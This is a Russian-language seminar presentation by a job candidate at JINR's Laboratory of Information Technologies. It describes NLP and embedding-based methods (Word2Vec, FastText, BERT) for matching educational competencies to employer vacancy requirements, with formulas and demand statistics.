



# Методы интеллектуального анализа текстовых данных и веб-инструменты для обработки и визуализации информации

Презентация соискателя на должность младшего научного сотрудника ЛИТ Научно-технического отдела внешних коммуникаций и распределенных информационных систем, сектора №1 распределенных систем

А. В. Ильина,  
Лаборатория информационных технологий им. М. Г. Мещерякова,  
ОИЯИ

Семинар ЛИТ ОИЯИ  
25 февраля 2025 г.

# Сведения о соискателе

- **Образование:**

1. 2018 г.: высшее, бакалавриат по направлению 02.03.02 «Фундаментальная информатика и информационные технологии», профиль «Сетевые технологии», Государственный университет «Дубна».
2. 2020 г.: высшее, магистратура по направлению 27.04.03 «Системный анализ и управление», направленность «Интеллектуальные системы обработки больших данных», Государственный университет «Дубна».
3. 2020 г.: повышение квалификации по программе «Аналитика больших данных» в объеме 354 часов, Государственный университет «Дубна» (удостоверение №501801861446).
4. 2024 г.: высшее, аспирантура по направлению 09.06.01 «Информатика и вычислительная техника», профиль 2.3.1 «Системный анализ, управление и обработки информации, статистика», Государственный университет «Дубна».

- **Область научных интересов:**

методы и технологии обработки естественного языка, машинного обучения и аналитики Больших данных, подходы и инструменты в области веб-разработки и визуализации данных.


- **Стаж работы:** 5 лет.

- **Наличие ученой степени:** не имею.

- **Сведения о грантах ОМУС, полученных ранее:** грантополучатель за 2024 г., 2025 г.

# Развитие методов и технологий обработки естественного языка, машинного обучения и аналитики Больших данных для автоматизированного анализа текстовой информации

- **NLP (обработка естественного языка)** – научно-техническое направление на стыке искусственного интеллекта и лингвистики, изучающее методы распознавания, генерации и обработки текстов на естественных языках. Благодаря методам NLP исследователи могут автоматизировать процесс извлечения знаний из текстовых источников, что позволяет выявлять скрытые закономерности, которые трудно обнаружить при ручном анализе (Text Mining). Например, NLP может быть использован для анализа трендов в научных публикациях, классификации текстов по тематикам или извлечения структурированных данных из неструктурированных источников.
- **NER (распознавание именованных сущностей)** – раздел NLP, изучающий методы автоматизированной идентификации и классификации таких ключевых элементов текста, как имена, даты, организации, географические названия, термины и пр. NER играет ключевую роль в извлечении структурированной информации из больших объемов неструктурированных текстовых данных, таких как научные статьи, клинические записи, патентные документы или исторические архивы.



“In sunny **Tokyo**, the capital of **Japan**, there lived a young man named **Hiroshi**. He worked for **Green Planet**, an international organization that focused on ecology and sustainable development.”

LOC  
location

PER  
person

ORG  
organization

## Платформа Больших данных

### Выявление тенденций, прогнозирование, визуализация

Моделирование

Прогнозная и предписывающая аналитика

Визуализация, сервисы

### Анализ

Обработка естественного языка, анализ семантики

Графовый анализ

Статистический анализ, проверка гипотез

### Сбор, первичная обработка и хранение данных

Сбор данных

Первичная обработка, фильтрация

Преобразование, сжатие

Хранение

### Источники данных

Внешние источники данных

Данные платформ онлайн-рекрутинга, специализированные БД

Внутренние материалы организаций

Тексты основных профессиональных образовательных программ









Рис. 2. Влияние выбора порогового значения на количество отображаемых ребер графа, представляющих связи между профессиональными компетенциями и требованиями рынка труда. Зеленым цветом обозначены вершины, представляющие вакансии. Розовым цветом обозначены вершины, представляющие профессиональные компетенции. Размер каждой вершины пропорционален ее степени





### Word2Vec


**Источник:** *RusVectōrēs*.  
**Корпус:** НКРЯ за 2017 г.  
**Алгоритм обучения:** *CBOW* (слово по контексту).  
**Размер вектора:** 300.  
**Контекстное окно:** 10 слов.

### FastText

**Источник:** *RusVectōrēs*.  
**Корпус:** русскоязычный веб-корпус за 2018 г.  
**Алгоритм обучения:** *Skip-gram* (контекст по слову).  
**Размер вектора:** 300.  
**Контекстное окно:** 10 слов.

### BERT

**Источник:** блог компании «*SberDevices*» на платформе «*Huggingface*».  
**Корпус:** набор из 16 миллиардов русскоязычных токенов из публичных и закрытых источников.  
**Размер вектора:** 1024.  
**Кол-во параметров:** 427 млн.



**²Метрика расстояния**  
Косинусное расстояние

**¹Шаги предварительной подготовки данных**

Меняются в зависимости от типа используемой на следующем этапе модели

1. Предобработка текста
  - Разбиение на предложения
  - Токенизация
  - Лемматизация
  - Работа с терминологией (расшифровка аббревиатур)
  - (для текстов со стороны системы образования) Исключение заранее определенных стоп-слов
  - (опционально) Частеречная разметка
2. (опционально) Расчет TF-IDF-весов токенов

порог = 0,8  
(косинусная близость)

# Word2Vec


# FastText

# BERT


Семантическая близость  
наименований ПК и поля «Обязанности»

Семантическая близость индикаторов достижений ПК и поля «Обязанности»


1




2




3




4



5



6






$$c_i = \{d_i, p_i, n_i, i_i \mid d_i \in D, p_i \in P, n_i \in N, i_i \in I\}, c_i \in C, i \in \mathbb{N},$$

$$v_j = \{r_j, e_j, z_j^{\min}, z_j^{\max}, a_j, s_j, t_j \mid r_j \in R, e_j \in E, z_j \in Z, a_j \in A, s_j \in S, t_j \in T\}, v_j \in V, i \in \mathbb{N},$$

где:

- $D$  – множество направлений обучения,
- $P$  – множество профилей обучения,
- $N$  – множество формулировок наименований профессиональных компетенций,
- $I$  – множество формулировок индикаторов достижения компетенций.
- $R$  – множество регионов спроса,
- $E$  – множество требований к опыту работы,
- $Z$  – множество значений заработных плат,
- $A$  – множество профессиональных областей,
- $S$  – множество специализаций,
- $T$  – множество названий профессий,
- $C$  – множество профессиональных компетенций,
- $V$  – множество объявлений о вакансиях.



# Подход к анализу спроса работодателей на профессиональные компетенции в различных срезах

Статистический срез спроса	Подход А Топ-3	Подход В Топ-3	Подход С Топ-3	Подход D Топ-3	Подход Е Топ-3	Подход F Топ-3	Пояснения
По направлениям обучения (А)	A1 (55%) A2 (28%) A3 (17%)	<b>A2 (58%)</b> A1 (39%) A3 (3%)	A1 (55%) A2 (25%) A3 (20%)	<b>A2 (62%)</b> A1 (32%) A3 (6%)	<b>A2 (58%)</b> A1 (21%) A3 (21%)	<b>A2 (55%)</b> A1 (25%) A3 (20%)	<b>А. Направления обучения:</b> 1. Бизнес-информатика 2. ИСТ 3. ИВТ  <b>Б. Специализации:</b> 1. Программирование, Разработка // Системы управления предприятием (ERP) // Инженер // Web-инженер // Web-мастер 2. Сетевые технологии // Системный администратор // Инженер // Поддержка, Helpdesk // Интернет 3. Программирование, Разработка // Системы управления предприятием (ERP) // Управление проектами  <b>В. Регионы:</b> 1. г. Москва 2. Г. Санкт-Петербург 3. Новосибирская область  <b>Г. Требования к опыту работы:</b> 1. От 1 года до 3 лет 2. От 3 до 6 лет 3. Без опыта
По специализациям (Б)	<b>B1 (23%)</b> B2 (10%) B3 (9%)	<b>B1 (23%)</b> B2 (11%) B3 (9%)	<b>B1 (24%)</b> B2 (11%) B3 (9%)	<b>B1 (24%)</b> B2 (11%) B3 (9%)	<b>B1 (21%)</b> B2 (12%) B3 (7%)	<b>B1 (21%)</b> B2 (12%) B3 (9%)	
По регионам (В)	<b>B1 (45%)</b> B2 (14%) B3 (3%)	<b>B1 (45%)</b> B2 (14%) B3 (3%)	<b>B1 (45%)</b> B2 (14%) B3 (3%)	<b>B1 (45%)</b> B2 (14%) B3 (3%)	<b>B1 (44%)</b> B2 (14%) B3 (3%)	<b>B1 (44%)</b> B2 (14%) B3 (3%)	
По требованиям к опыту работы (Г)	<b>G1 (54%)</b> G2 (34%) G3 (9%)	<b>G1 (54%)</b> G2 (34%) G3 (9%)	<b>G1 (53%)</b> G2 (34%) G3 (10%)	<b>G1 (54%)</b> G2 (34%) G3 (9%)	<b>G1 (54%)</b> G2 (33%) G3 (10%)	<b>G1 (54%)</b> G2 (33%) G3 (10%)	
